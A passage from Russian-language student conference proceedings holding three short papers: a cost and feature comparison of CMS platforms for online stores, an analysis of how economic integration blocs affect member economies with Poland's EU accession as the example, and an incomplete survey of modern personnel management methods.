ВЫБОР СИСТЕМ УПРАВЛЕНИЯ КОНТЕНТОМ (CMS) ДЛЯ ИНТЕРНЕТ-МАГАЗИНОВ SELECTION OF CONTENT MANAGEMENT SYSTEMS (CMS) FOR ONLINE STORES

Аннотация. С увеличением числа интернет-магазинов и онлайн-сервисов появляется необходимость в экспертной оценке эффективности систем управления контентом (CMS), чтобы обеспечить пользователям удобство и высокое качество обслуживания. Для владельцев бизнеса выбор подходящей системы CMS - это важное решение, которое может повлиять на успех их проекта. Необходимость учитывать различия в функционале, стоимости, поддержке и удобстве использования делает тему особенно актуальной. Целью исследования является поиск и анализ различных систем управления контентом, используемых для разработки сайтов и интернет-магазинов, и определение их сильных и слабых сторон. Задачи исследования сосредоточены на выявлении и об-

зоре наиболее популярных систем управления контентом, определении основных критериев выбора CMS и проведении сравнительного анализа на их основе. Представленные рекомендации по выбору CMS могут быть полезны для создания интернет-магазина, в том числе, начинающим компаниям.

Abstract. With the increase in the number of online stores and online services, there is a need for expert assessment of the effectiveness of content management systems (CMS) to provide users with convenience and high quality service. For business owners, choosing the right CMS is an important decision that can impact the success of their project. The need to take into account differences in functionality, cost, support and ease of use makes the topic especially relevant. The purpose of the study is to search and analyze various content management systems used to develop websites and online stores, and determine their strengths and weaknesses. The objectives of the study are focused on identifying and reviewing the most popular content management systems, determining the main criteria for choosing a CMS and conducting a comparative analysis based on them. The presented recommendations for choosing a CMS can be useful for creating an online store, including for start-up companies.

Ключевые слова: критерии выбора CMS, сравнительный анализ.

Key words: CMS selection criteria, comparative analysis.

Введение.

В современных условиях цифровизации бизнеса наличие качественного сайта интернет-магазина становится ключевым фактором для успешной торговли. Во-первых, он обеспечивает доступность товаров и услуг для широкой аудитории 24/7, что значительно расширяет потенциальный рынок. Современные потребители активно используют интернет для поиска информации о товарах, сравнения цен и совершения покупок, и отсутствие сайта может привести к потере клиентов, которые предпочитают онлайн-шопинг. Во-вторых, хороший сайт не только облегчает процесс покупки, но и способствует формированию бренда. Он позволяет демонстрировать ассортимент, представлять отзывы покупателей и реализовывать маркетинговые стратегии. Эффективный контент и удобная навигация помогают создать положительный пользовательский опыт, что непосредственно влияет на лояльность клиентов и количество повторных покупок. В условиях высокой конкуренции наличие привлекательного и функционального сайта становится не просто желательным, а необходимым для обеспечения конкурентоспособности торговой компании.

Основная часть.

По результатам полного общего рейтинга выберем CMS, доля которых превышает 5%. Общий рейтинг выделяет четыре CMS, доминирующих на рынке с долей 80,3%: WordPress, Tilda, 1С-Битрикс и Joomla [1]. Доли остальных систем управления контентом незначительны, поэтому в рамках данного исследования эти системы учитываться не будут. WordPress.com (SaaS), Tilda и Joomla можно пользоваться полностью бесплатно. Для 1С-Битрикс: Управление сайтом доступна 30-дневная пробная версия. WordPress.org (CMS) и Joomla полностью бесплатны и полнофункциональны, разработка и поддержка продукта осуществляется сообществом за счет спонсируемых средств. Можно бесплатно скачать их исходный код и разместить сайт на их основе у хостинг-провайдера по выбору пользователя. WordPress.com, 1С-Битрикс: Управление сайтом и Tilda поставляются в различных версиях с разным функционалом, уровнем поддержки и стоимостью. Tilda, в отличие от остальных продуктов, поставляется только по модели SaaS.

По данным сайтов <https://automaticstatus.com/> и <https://wpvipstatus.com/> серверы WordPress.com размещаются за пределами территории Российской Федерации. Так как размещение персональных данных за пределами территории РФ противоречит Федеральному закону "О персональных данных" от 27.07.2006 N 152-ФЗ, CMS WordPress.com исключается из исследования. Партнером ООО "Тильда Паблишинг" выступает компания АО «Селектел» (selectel.ru), сервера которой находятся на территории РФ, что соответствует действующему законодательству Российской Федерации. WordPress, 1С-Битрикс и Joomla можно разместить не только у любого хостинг провайдера, но и на собственных серверах. У многих провайдеров есть специализированные тарифные планы для развертывания различных CMS. Например, Hoster.ru предлагает специализированную линейку тарифов Альфа-SSD, Бета-SSD, Гамма-SSD и Дельта-SSD, оптимизированных для использования с исследуемыми CMS. Стоимость хостинга от 126 до 615 р./мес. с учетом скидок.

В таблице 1 приведена стоимость тарифов CMS хостинга нескольких крупнейших провайдеров.

Таблица 1 - Стоимость тарифов CMS хостинга

Хостинг провайдер	Стоимость CMS хостинга, р./мес.		
	WordPress	1С-Битрикс	Joomla
Регистратор (hoster.ru)	157-769	157-769	157-769
МАСТЕРХОСТ (masterhost.ru)	172-264	746-1452	264-337
ТаймВэб (timeweb.com)	370-1597	478-1597	370-1597
Руцентр (nic.ru)	1246-5944	1557-17464	1246-5944

В таблице указана базовая стоимость хостинга при ежемесячной оплате. При единовременной оплате за год и более провайдеры предлагают различные скидки. Кроме того, при необходимости можно подключить дополнительные опции и настроить тарифный план под индивидуальные требования. Более детальное рассмотрение различных версий платных продуктов показывает ограниченную функциональность решений начального уровня, не предусматривающих их полноценного использования в коммерческой сфере. К таким версиям можно отнести Tilda Publishing Free и Personal, 1С-Битрикс: Управление сайтом Старт и Стандарт. В дальнейшем будут исследованы самые популярные версии (по данным разработчиков продуктов), подходящие для бизнеса: Tilda Publishing Business, 1С-Битрикс: Управление сайтом Малый бизнес, бесплатные движки WordPress (WordPress.org) и Joomla [2, 3].

Из-за разнообразия доступных платформ и их функциональных возможностей сравнение систем управления контентом - сложная задача. Основная проблема разнообразия CMS заключается в том, что на API систем управления контентом нет абсолютно никакого стандарта [4]. В этой связи целесообразно провести сравнение выбранных CMS по ключевым параметрам и характеристикам, заявленным производителями систем и имеющим ключевое значение для функционирования сайта интернет-магазина [2, 3].

Параметр «системные требования», являющийся важнейшим показателем для производительности любой информационной системы, вынесем за скобки сравнения, поскольку в подавляющем большинстве случаев вычислительные ресурсы определяются выбором тарифного плана, предлагаемого хостинг провайдерами и оптимизированного для конкретной CMS, а также зависят от информационного наполнения сайта, количества товаров, объема продаж и т.д. Полученные результаты объединим в таблице 2.

Таблица 2 – Сравнение систем управления контентом

Характеристика	Система управления контентом			
	Word Press	1С-Битрикс: Управление сайтом Малый бизнес	Joomla	Tilda Publishing Business
Стоимость				
Стоимость лицензии, р.	0	40900	0	0
Стоимость продления, р./год	0	10225 (не обязательно)	0	15000 (обязательно)
Стоимость хостинга, р./год	2472	2472	2472	0
Возможности				
Количество сайтов, шт.	∞	∞	∞	5
Количество страниц на 1 сайте, шт.	∞	∞	∞	1000
Дисковое пространство, Гб	7	7	7	1 x 5
Адаптация сайта под мобильные устройства	+	+	+	+
Интернет-магазин	+	+	+	+
поиск	+	+	+	+
форум	+	+	+	
Каталог товаров	+	+	+	+
Интеграция с «1С: Предприятие», р.	от 29900	++++	от 6890 до 100000	++
Интеграция с CRM	+	+	+	+
Складской учет	+	++++	+	
Интеграция с сервисами доставки	+	++++	+	+++
Интеграция с маркет-плейсами	+	++	+	+
Интеграция с платежными системами	+	+++	+	++++
Соответствие требованиям ФЗ-54 и ФЗ-152	+	+	+	+
SEO	+	+	+	++
Социальные сети	+	+	+	+
Автоматизация маркетинга (email- и sms-рассылки, мессенджеры, соцсети)	+	+	+	+
Опросы	+	+	+	+
Подписка и рассылки	+	+	+	+
Модуль технической поддержки пользователей	+	+	+	+
Облачные хранилища	+	+	+	+
Автоматический бэкап в облако	+	4 Гб	+	+
Модули расширения	+	+	+	+
Готовые макеты сайтов и интернет-магазинов	+	2000+	8000+	210+
антивирус	+	+	+	+
Защита от DDoS	+	+	+	+
Проактивный фильтр	+	+	+	+
Черный список посетителей	+	+	+	+
Онлайн-поддержка технического специалиста				+
Партнерская сеть	++++	14000+	+++	

Характеристики, зависимые от хостинга провайдера приведены для тарифа Бета-SSD от Hoster.ru [5]:

- объем хранилища - 7 Гб;
- количество сайтов, баз данных - ∞ ;
- почтовые ящики - ∞ ;
- поддержка любой CMS – да;
- Let's Encrypt, защита от DDoS – да;
- доступные версии PHP - 5.6, 7.0, 7.1, 7.2, 7.3, 7.4, 8.0, 8.1, 8.2, 8.3;
- подарки к заказу - 1 домен (.RU, .РФ);
- бесплатный тест 10 дней – да;
- повышенная производительность - да, аккаунт создается на более производительном сервере, построенном на платформе Xeon Scalable;
- стоимость – 2472 р./год.

Заключение.

При выборе платформы для создания интернет-магазина немаловажным фактором является используемая на предприятии товарно-учетная система (ТУС), поэтому нужно обратить особое внимание на совместимость и возможную степень интеграции CMS с используемой ТУС. Не секрет, что большинство предприятий в РФ используют для этих целей продукцию компании 1С, и как показывает анализ, наибольшую совместимость и интеграцию с продуктами 1С имеет 1С-Битрикс: Управление сайтом Малый бизнес. WordPress и Joomla тоже могут использоваться для создания интернет-магазинов (например, с плагинами WooCommerce или VirtueMart), но интеграция с 1С в этих системах будет менее удобной и потребует дополнительных затрат, усилий, времени на настройку и потенциально имеет большую зависимость от разработчиков и технических специалистов конкретных модулей интеграции. Tilda, хоть и имеет все необходимое для создания интернет-магазина, приема платежей и интеграции с логистическими сервисами, но всё же она больше ориентирована на создание простых интернет-магазинов и может не подойти для сложных решений с интеграцией учетных систем. Также, что немаловажно, 1С-Битрикс из «коробки» имеет интеграцию с логистическими сервисами. В отличие от 1С-Битрикс, для WordPress и Joomla необходимо подключение сторонних модулей, зачастую платных.

Подводя итоги исследования, можно сделать вывод, что первоначальные вложения в приобретение 1С-Битрикс: Управление сайтом Малый бизнес на длительном отрезке времени не окажутся существенно больше вложений в другие CMS. При этом удобство использования 1С-Битрикс: Управление сайтом Малый бизнес для большинства торговых организаций будет, несомненно, выше по сравнению с другими системами управления контентом. Таким образом, 1С-Битрикс - это оптимальный выбор для создания интернет-магазина.

СПИСОК ИСТОЧНИКОВ

1. Исследование популярности CMS за 2024 год // ITRACK.RU : системный интегратор АЙТРЕК 2024 URL: <https://itrack.ru/research/cmsrate/> (дата обращения: 19.10.2024)
2. Сравнение тарифов // TILDA.CC : Платформа "Тильда" 2024 URL: <https://tilda.cc/ru/pricing-compare> (дата обращения: 27.10.2024)
3. Лицензии «1С-Битрикс: Управление сайтом» // 1С-BITRIX.RU : технологическая компания 1С-Битрикс 2024 URL: <https://www.1c-bitrix.ru/products/cms/license.php> (дата обращения: 25.10.2024)
4. Гутовский, Д.И. и Добрынин, В.Н. 2021. Перспективы развития CMS. Системный анализ в науке и образовании. 4 (сен. 2021), 1–12. DOI:<https://doi.org/10.37005/2071-9612-2020-4-25-36>.
5. Безлимитный хостинг на SSD // HOSTER.RU : хостинг-провайдер Регистратор 2024 URL: <https://hoster.ru/hosting/linux/ssd-hosting> (дата обращения: 29.10.2024)

УДК 338.012

Стародубов Максим Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Starodubov Maxim Evgenievich, student, Komsomolsk-na-Amure State University

Яковлева Татьяна Анатольевна, канд. экон. наук, доцент, Комсомольский-на-Амуре государственный университет

Yakovleva Tatyana Anatolyevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

ВЛИЯНИЕ ИНТЕГРАЦИОННЫХ ОБЪЕДИНЕНИЙ НА ЭКОНОМИКУ СТРАН-УЧАСТНИЦ

THE INFLUENCE OF INTEGRATION ASSOCIATIONS ON THE ECONOMIES OF PARTICIPATING COUNTRIES

Аннотация. В статье выполнен анализ наиболее известных интеграционных объединений по таким показателям, как «совокупный ВВП», «объем внешней торговли» и «объем взаимной торговли между странами-участницами объединения». Анализ позволил оценить динамику экономического развития стран-участниц, а также выявить положительное и отрицательное воздействие интеграционных объединений на национальные экономики стран-участниц на примере Польши как члена Европейского союза.

Abstract. The article analyzes the most well-known integration associations by such indicators as "total GDP", "volume of foreign trade" and "volume of mutual trade between the member countries". The analysis made it possible to assess the dynamics of economic development of the participating countries, as well as to identify the positive and negative impact of integration associations on the national economies of the participating countries using the example of Poland as a member of the European Union.

Ключевые слова: интеграционное объединение, ВВП, внешняя торговля.

Key words: integration association, gross domestic product, foreign trade.

Введение

Интеграционное объединение в экономике представляет собой вид сотрудничества между странами, которое направлено на развитие экономического взаимодействия за счет создания благоприятных условий во внешнеэкономических отношениях. Данные объединения являлись важным инструментом в условиях расширения международной интеграции и экономической глобализации, но и сегодня продолжают играть позитивную роль в развитии мирового хозяйства.

В рамках данных объединений страны-участницы стремятся к увеличению объемов взаимной торговли и доступа к новым рынкам за счет снижения торговых барьеров с целью устойчивого экономического развития и повышения уровня благосостояния населения. При этом страны-участницы могут сталкиваться с некоторыми негативными последствиями объединения, а именно, с потерей экономической самостоятельности, неравномерным развитием участников объединения, перемещением рабочих мест в страны с более дешевой рабочей силой и т.п.

Анализ влияния интеграционного объединения проводится с учетом таких ключевых показателей, как совокупный ВВП, отражающий состояние национальных экономик, объема внешней и взаимной торговли между странами-участницами объединения, которые служат показателями уровня открытости и включенности стран-участниц в мировое хозяйство.

Основная часть

Использование совокупного ВВП и объемов внешней и взаимной торговли позволит получить объективное представление об интеграционном объединении [1, 2, 3].

Таблица 3 – Основные показатели интеграционных объединений за 2023 год

Интеграционное объединение	Страны-участницы	Совокупный ВВП, млрд USD	Объем внешней торговли, млрд USD	Объем взаимной торговли, млрд USD	Доля взаимной торговли в объеме внешней торговли, %
Европейский союз	Германия, Франция, Италия, Испания и др.	17 193	5 474	3393	61,9
Евразийский экономический союз	Россия, Беларусь, Казахстан, Армения, Киргизия	2 391,9	982,7	403,56	41,1
USMCA	США, Канада, Мексика	31 290	7 503,57	3098,18	41,3
BRICS	Бразилия, Россия, Индия, Китай, ЮАР	25 912,8	8 933,48	1983	22,2
MERCOSUR	Аргентина, Бразилия, Парагвай, Уругвай	2 934,8	782,58	100,05	12,7

*расчёты выполнены автором

Наибольшее воздействие интеграционное объединение оказывает на страны с небольшой экономикой, так как они находятся в зависимом положении от стран с более крупной экономикой. В качестве примера такого влияния рассмотрим Польшу, которая вступила в Европейский союз (ЕС) в 2004 году.

Приведём динамику некоторых экономических показателей Польши – ВВП, уровень безработицы и объём внешней торговли – за период с 1999 года по 2023 год. Для более наглядной демонстрации влияния вступления в ЕС на экономику Польши, возьмем 5 лет перед вступлением (с 1999 по 2003 год) и 5 лет после вступления с 2004 и до мирового экономического кризиса 2008 года, который вызвал рост безработицы, сокращение ВВП и объемов торговли практически во всех странах мира (рисунки 1, 2, 3) [4].




Рисунок 4 – Динамика ВВП Польши, млрд USD

На рисунке 1 видно, что с 1999 по 2003 год ВВП Польши увеличился с 170 млрд. USD до 217 млрд. USD, среднегодовой темп прироста за этот период составил 6,2%, а средний абсолютный прирост – 11,75 млрд. USD.

С 2004 по 2008 год ВВП Польши увеличился с 255 млрд. USD до 533 млрд. USD, среднегодовой темп прирост ВВП составил 20 %, а средний абсолютный прирост в год – 69,5 млрд. USD.

Таким образом, после вступления Польши в ЕС в 2004 году среднегодовой темп прироста ВВП увеличился более чем в три раза.

Стоимостный объем ВВП Польши с 2004 по 2023 год увеличился с 255 млрд. USD до 811 млрд. USD, среднегодовой темп прироста ВВП за этот период снизился, составив 6,2%, а среднегодовой абсолютный прирост составил 29,3 млрд. USD, что также ниже, чем за период с 2004 по 2008 год.




Рисунок 5 – Динамика уровня безработицы в Польше, % от общей численности трудового населения

На рисунке 2 видно, что с 1999 по 2003 год безработица в процентном соотношении к численности трудового населения увеличилась на 6,3%, с 13,1% до 19,4%,

С 2004 по 2008 год безработица в процентном соотношении к численности трудового населения сократилась на 12%, с 19,1% до 7,1%.

Таким образом, после вступления Польши в 2004 году в ЕС ситуация на рынке труда значительно улучшилась.

Безработицы с 2004 по 2023 г.г. сократилась на 16,2%, с 19,1% до 2,9%




Рисунок 6 – Динамика внешней торговли Польши, млрд USD

На рисунке 3 видно, что с 1999 по 2003 год внешняя торговля Польши увеличилась с 72 млрд. USD до 120 млрд. USD, средний темп прироста составил 13%, средний абсолютный прирост 12 млрд. USD.

С 2004 по 2008 год внешняя торговля Польши увеличилась с 161 млрд. USD до 381 млрд. USD, средний темп прироста составил 24 %, средний абсолютный прирост 55 млрд. USD.

Таким образом, после вступления Польши в 2004 году в ЕС рост внешней торговли увеличился в 4,5 раза.

Общий объем внешней торговли с 2004 по 2023 год увеличилась с 161 млрд. USD до 696,1 млрд. USD, среднегодовой темп прироста ВВП Польши составил 8%, среднегодовой абсолютный прирост – 28 млрд. USD.

Исходя из приведенных данных, видно, что вступление Польши в ЕС положительно сказалось на ее экономике. Благодаря доступу к более крупным рынкам и свободному движению товаров, услуг, капитала и рабочей силы Польша демонстрирует более высокие темпы роста ВВП и внешней торговли. За счет экономического роста и мобильности рабочей силы значительно снизилась безработица [4].

Однако следует отметить, что Польша столкнулась с определенным негативным влиянием ЕС на ее экономику. Поскольку Польша стала частью единого рынка, ее экономика стала более зависимой от крупных экономик ЕС и более подвержена риску проникновения кризисных процессов извне. Так, мировой экономический кризис 2008 года вызвал не только значительное сокращение объема ВВП (-94 млрд. USD) и объема внешней торговли (-96 млрд. USD), но и привел к росту безработицы на 2,5%. Помимо этого, ЕС имеет высокую долю взаимной торговли в объеме внешней торговли - 61%, поэтому польские производители сталкиваются с конкуренцией со стороны более крупных экономик ЕС, таких как Германия и Франция, что значительно затрудняет развитие местного бизнеса [4].

Заключение

Таким образом, интеграционные объединения оказывают значительное влияние на экономику стран-участниц. Польша, например, демонстрирует, что при правильном подходе и использовании возможностей интеграционного объединения, которые оно предлагает, можно добиться значительного экономического роста. Однако необходимо также принимать во внимание вызовы, связанные с зависимостью от внешних экономических факторов и высокую конкуренцию с более развитыми странами объединения.

Европейская экономика на горизонте ближайших полутора лет будет расти медленнее, чем ожидалось. Это следует из нового прогноза Еврокомиссии: оценки роста ВВП в 2023 и 2024 годах ухудшены в целом для ЕС: опережающие индикаторы фиксируют слабую деловую активность; импульс к росту в сфере услуг себя почти исчерпал, у промышленного сектора слабые показатели [5].

СПИСОК ИСТОЧНИКОВ

1. BRICS JSP 2023 // [Электронный ресурс] URL: <https://eng.rosstat.gov.ru/storage/mediabank/BRICS%20JSP%20SnapShot-2023.pdf> (дата обращения: 27.11.2024).
2. ЕАЭС Внутренняя торговля // [Электронный ресурс] URL: https://eec.eaeunion.org/comission/department/dep_stat/union_stat/current_stat/domestic_trade/series/ (дата обращения: 20.11.2024).
3. МЕРКОСУР Торговля // [Электронный ресурс] URL: <https://estadisticas.mercosur.int/> (дата обращения: 25.11.2024).
4. Worldbank/данные // [Электронный ресурс] URL: <https://data.worldbank.org/country/poland> (дата обращения: 02.12.2024).
5. Еврокомиссия ухудшила прогноз для экономик ЕС и еврозоны // [Электронный ресурс] URL: <https://www.kommersant.ru/doc/6210735> (дата обращения: 02.12.2024).

УДК 005.95

Сукненко Семён Сергеевич, студент, Комсомольский-на-Амуре государственный университет

Suknenko Semyon Sergeevich, student, Komsomolsk-na-Amure State University

Гусева Жанна Игоревна, кандидат экономических наук, доцент, Комсомольский-на-Амуре государственный университет

Guseva Zhanna Igorevna, Candidate of Economic Sciences, Associate Professor, Komsomolsk-na-Amure State University

СОВРЕМЕННЫЕ МЕТОДЫ УПРАВЛЕНИЯ ПЕРСОНАЛОМ ОРГАНИЗАЦИИ MODERN METHODS OF PERSONNEL MANAGEMENT OF THE ORGANIZATION

Аннотация. В статье рассматриваются современные методы управления персоналом в организациях, акцентируется их роль в повышении эффективности и конкурентоспособности предприятий. Анализируются такие подходы, как интеграция информационных технологий в HR-процессы, внедрение гибких форм занятости, управление талантами, развитие корпоративной культуры и эмоционального интеллекта. Особое внимание уделяется преимуществам данных методов и их влиянию на адаптивность и устойчивость организаций в условиях динамичных изменений внешней среды. Делается вывод о необходимости комплексного применения инновационных методов управления персоналом для обеспечения долгосрочного успеха и устойчивого развития компаний.

Abstract. The article examines modern methods of personnel management in organizations, emphasizes their role in improving the efficiency and competitiveness of enterprises. Such approaches as the integration of information technologies into HR processes, the introduction of flexible forms of employment, talent management, the development of corporate culture and emotional intelligence are analyzed. Special attention is paid to the advantages of these methods and their impact on the adaptability and sustainability of organizations in the face of dynamic environmental changes. The conclusion is made about the need for the integrated application of innovative methods of personnel management to ensure the long-term success and sustainable development of companies.

Ключевые слова: современные методы управления персоналом, информационные технологии в HR, гибкие формы занятости, принципы управления персоналом, подходы к управлению персоналом.

Key words: modern methods of personnel management, information technology in HR, flexible forms of employment, principles of personnel management, approaches to personnel management.

Введение

В условиях стремительных изменений в глобальной экономике и технологического прогресса, эффективное управление персоналом приобретает решающее значение для успеха современных организаций. Традиционные методы работы с кадрами часто не способны обеспечить необходимый уровень адаптивности и инновационности, требуемый в настоящее время. Изучение и применение современных подходов к управлению человеческими ресурсами позволяют организациям не только повысить эффективность внутренних процессов, но и создать устойчивое конкурентное преимущество. Понимание актуальности данных методов важно для формирования стратегии развития, которая учитывает потребности сотрудников и способствует достижению общих целей компании.

Основная часть

Одним из ведущих трендов является цифровизация управления персоналом. Использование современных информационных систем и платформ позволяет автоматизи-

ровать рутинные операции, такие как подбор персонала, ведение кадрового делопроизводства и оценка эффективности сотрудников [1-2]. Внедрение HRM-систем способствует повышению прозрачности процессов, ускоряет обмен информацией и обеспечивает доступ к аналитическим данным в режиме реального времени. Адаптация к новым условиям рынка требует от организаций гибкости в управлении трудовыми ресурсами. Распространение удаленной работы, гибких графиков и проектных команд позволяет оперативно реагировать на изменения спроса и оптимизировать расходы [3]. Такие формы занятости повышают удовлетворенность сотрудников, предоставляя им возможность балансировать между работой и личной жизнью. Идентификация и развитие талантов становятся центральными элементами современной стратегии управления персоналом. Программы наставничества, коучинга и постоянного обучения способствуют раскрытию потенциала сотрудников и подготовке их к будущим ролям [4]. Индивидуальные планы развития и карьерного роста позволяют удерживать ключевых специалистов и снижают риски кадрового дефицита.

Основные принципы управления персоналом универсальны. Они применимы в любой компании. Они обязательны для внедрения. Рассмотрим их в таблице 1.

Таблица 1 – Принципы эффективного управления персоналом

Принцип	Описание
Управленческая направленность	Четкое определение целей, вытекающих из миссии компании, достижимых и измеримых, с учетом имеющихся ресурсов и потенциальных рисков.
Системность	Компания рассматривается как единая взаимосвязанная система, включающая сотрудников и внешнюю среду.
Разделение труда	Распределение задач и ответственности между сотрудниками разных уровней и специализаций, исключающее дублирование функций.
Равенство возможностей	Обеспечение равных шансов для всех кандидатов и сотрудников, независимо от личных характеристик, с фокусом на профессиональных качествах.
Ответственность	Соответствие полномочий и ответственности, система поощрений и санкций, справедливое распределение ответственности на всех уровнях.
Компетентность	Высокий профессионализм руководителей, эффективные делегирование полномочий и горизонтальное сотрудничество.
Дисциплина	Соблюдение должностных обязанностей, инструкций и правил, баланс между дисциплиной и творческой инициативой сотрудников.
Мотивация	Стимулирование сотрудников материальными и нематериальными способами, справедливое вознаграждение и создание благоприятного психологического климата.
Иерархический подход	Структура управления, основанная на вертикальном подчинении и четком распределении полномочий.
Подчинение общим целям	Совместная работа на благо компании, взаимосвязь между эффективностью работы и вознаграждением сотрудников.

В данном исследовании мы также сравним различные методы управления персоналом и отобразим это сравнение в таблице 2.

Таблица 2 – Сравнение современных методов управления персоналом

Метод	Описание	Преимущества	Недостатки
Классический метод	Основывается на четкой иерархии и строгом контроле.	Четкие указания, высокая степень контроля.	Слабая адаптивность, отсутствие мотивации у сотрудников.
Управление по целям (МВО)	Установка и контроль достижения конкретных целей.	Фокус на результатах, высокая мотивация.	Может быть сложным в реализации, требует настройку системы оценки.
Гибкий график (Flexitime)	Позволяет сотрудникам выбирать удобное время работы.	Улучшение баланса работы и жизни, повышение удовлетворенности.	Трудно следить за рабочими часами, возможен дисбаланс в рабочем процессе.
Коучинг и менторство	Направлены на личностное и профессиональное развитие сотрудников.	Повышение квалификации, вовлеченность сотрудников.	Требует времени и ресурсов, сложность внедрения.
Использование технологий и автоматизация	Интеграция ИТ решений для повышения эффективности.	Снижение затрат, ускорение рабочих процессов.	Зависимость от технологий, возможны технические сбои.

Классический метод предоставляет чёткие указания и контроль за выполнением задач, однако он может негативно сказываться на гибкости и инновациях внутри команды, что часто приводит к снижению мотивации и удовлетворенности работников. Подход управления по целям (МВО) фокусируется на достижении конкретных результатов, что может значительно повысить мотивацию сотрудников благодаря установке чётких и достижимых целей. Однако его успешная реализация требует сложной и хорошо настроенной системы оценки результатов.

Гибкий график (Flexitime) позволяет сотрудникам выбирать временные рамки своей работы, что помогает улучшить баланс между работой и личной жизнью, повышая удовлетворенность персонала. Тем не менее, такой подход может вызвать сложности в управлении рабочими процессами из-за трудностей в отслеживании присутствия и эффективности сотрудников. Коучинг и менторство способствуют личностному и профессиональному росту сотрудников, повышая их вовлеченность и квалификацию. Однако внедрение таких программ требует значительных временных и человеческих ресурсов, что может стать для организации существенным испытанием. Использование технологий и автоматизация процессов позволяют значительно сократить затраты и ускорить выполнение задач, но в то же время приводит к зависимости от технологических решений, что может стать уязвимостью из-за возможностей технических сбоев и потребности в постоянных обновлениях.

Рассмотрим основные направления современных методов управления персоналом и представим их на рисунке 1.



Рисунок 1 – Основные направления современных методов управления персоналом

Основные направления включают в себя планирование деятельности персонала в организации, подбор новых кадров, осуществление оценки их деятельности, разработка и реализация путей мотивации сотрудников, а также их развитие, повышение профессиональных знаний и умений.

Определение лучшего метода управления персоналом зависит от специфических нужд и стратегических целей каждой отдельной организации. Сбалансированное использование нескольких подходов может стать наиболее эффективным решением, позволяющим адаптироваться к изменениям и стимулировать развитие компании. Важно не забывать о взаимосвязи между методами и стремиться к таким практикам, которые объединяют достоинства разных подходов.

Формирование сильной корпоративной культуры, основанной на общих ценностях и миссии, усиливает приверженность сотрудников и улучшает внутреннее взаимодействие [5]. Организации активно работают над созданием позитивной рабочей среды, поощряют инициативность и поддержку инноваций. Это способствует повышению вовлеченности персонала и улучшению общих результатов деятельности. Традиционные системы мотивации, основанные преимущественно на материальном стимулировании, дополняются нематериальными инструментами. Признание достижений, возможности профессионального роста, участие в принятии решений и улучшение условий труда становятся важными факторами мотивации [2]. Комплексный подход к поощрению способствует повышению продуктивности и удовлетворенности работой.

